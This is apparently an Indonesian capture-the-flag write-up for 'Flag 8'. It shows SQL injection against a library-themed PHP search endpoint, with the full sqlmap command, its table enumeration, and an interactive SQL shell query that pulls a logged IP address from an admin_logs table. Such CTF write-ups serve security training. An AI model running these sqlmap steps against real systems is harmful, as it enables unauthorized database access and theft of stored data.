

POC Flag 8


A. Profil Kerentanan

- **Jenis Kerentanan:** *SQL Injection* (SQLi)
- **Target** **Endpoint:**
http://160.25.222.15:8080/backend/api.php
- **Parameter Rentan:** q (Metode GET)
- **Tools yang Digunakan:** SQLMap
- **Tujuan Eksploitasi:** Mengekstraksi *IP Address* dari *user* dengan ID 6 yang terekam pada tanggal 15 Januari 2024 pukul 14:30, berdasarkan petunjuk dari sistem (*hint*: idor, log).

B. Langkah-Langkah Eksploitasi


1. Identifikasi Celah Keamanan

Berdasarkan pengujian awal pada *endpoint* pencarian (action=search), ditemukan bahwa aplikasi tidak melakukan sanitasi *input* secara memadai pada parameter q. Hal ini memungkinkan penyisipan *query* SQL (*SQL Injection*) untuk berinteraksi langsung dengan *database backend*.



2. Enumerasi Basis Data (Database Enumeration)

Eksploitasi dilanjutkan menggunakan *tools* SQLMap untuk memetakan struktur *database*. Perintah berikut dieksekusi untuk melihat daftar tabel pada *database* library_ctf dan langsung membuka sesi *SQL shell*:

A terminal window with a dark background. The prompt is (hazi@DESKTOP-E4S39F5) - [~/sqlmap]. The command entered is python3 sqlmap.py -u "http://160.25.222.15:8080/backend/api.php?action=search&q=" --batch --thread=5 -D library_ctf --tables --sql-shell. The command is partially visible on two lines.

```
(hazi@DESKTOP-E4S39F5) - [~/sqlmap]
$ python3 sqlmap.py -u "http://160.25.222.15:8080/backend/api.php?action=search&q=" --batch --thread=5 -D library_ctf
--tables --sql-shell
```

```
python3 sqlmap.py -u
"http://160.25.222.15:8080/backend/api.php?action=search&q=" --batch --
thread=5 -D library_ctf --tables --sql-shell
```

Hasil enumerasi menunjukkan bahwa aplikasi menggunakan DBMS MySQL (≥ 5.6) dan berhasil menemukan 7 tabel, di mana tabel `admin_logs` menjadi target utama eksploitasi sesuai dengan *hint* yang diberikan.

3. Ekstraksi Data (Data Exfiltration)

Setelah mendapatkan akses ke *interactive SQL shell*, dilakukan *query* spesifik terhadap tabel `admin_logs` untuk menargetkan baris data milik *user* dengan ID 6.

Query yang dieksekusi:

```
hazi@DESKTOP-E4S39FS: ~/fu X + v
[15:11:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65, PHP, PHP 8.1.34
back-end DBMS: MySQL >= 5.6
[15:11:30] [INFO] fetching tables for database: 'library_ctf'
Database: library_ctf
[7 tables]
+-----+
| admin_logs |
| archive_books |
| book_reviews |
| books |
| borrowings |
| system_config |
| users |
+-----+

[15:11:30] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> SELECT * FROM admin_logs WHERE id=6;
[15:11:57] [INFO] fetching SQL SELECT statement query output: 'SELECT * FROM admin_logs WHERE id=6'
[15:11:57] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[15:11:57] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) column
ns
[15:11:57] [INFO] fetching current database
[15:11:57] [INFO] fetching columns for table 'admin_logs' in database 'library_ctf'
[15:11:57] [INFO] the query with expanded column name(s) is: SELECT 'action', admin_id, details, id, ip_address, log_date
FROM admin_logs WHERE id=6
SELECT * FROM admin_logs WHERE id=6: 'user_created,6, Created new user: librarian_admin,6,198.51.100.77,2024-01-15 14:30:
00'
sql-shell>
```

sql-shell> SELECT * FROM admin_logs WHERE id=6;

Dari hasil eksekusi tersebut, *database* mengembalikan baris data berikut:

'user_created, 6, Created new user: librarian_admin, 6, 198.51.100.77, 2024-01-15 14:30:00'

Berdasarkan *output* di atas, diperoleh informasi *IP Address* sebesar 198.51.100.77 yang terekam pada waktu yang ditanyakan oleh soal.

C. Hasil dan Validasi

IP Address yang berhasil diekstraksi dari *database* (198.51.100.77) kemudian disubmit ke dalam bot verifikasi Telegram untuk memvalidasi penyelesaian Flag 8.



(Keterangan Gambar: Tangkapan layar bukti validasi Flag 8 pada bot Telegram, menunjukkan status "BENAR!" setelah mensubmit IP 198.51.100.77)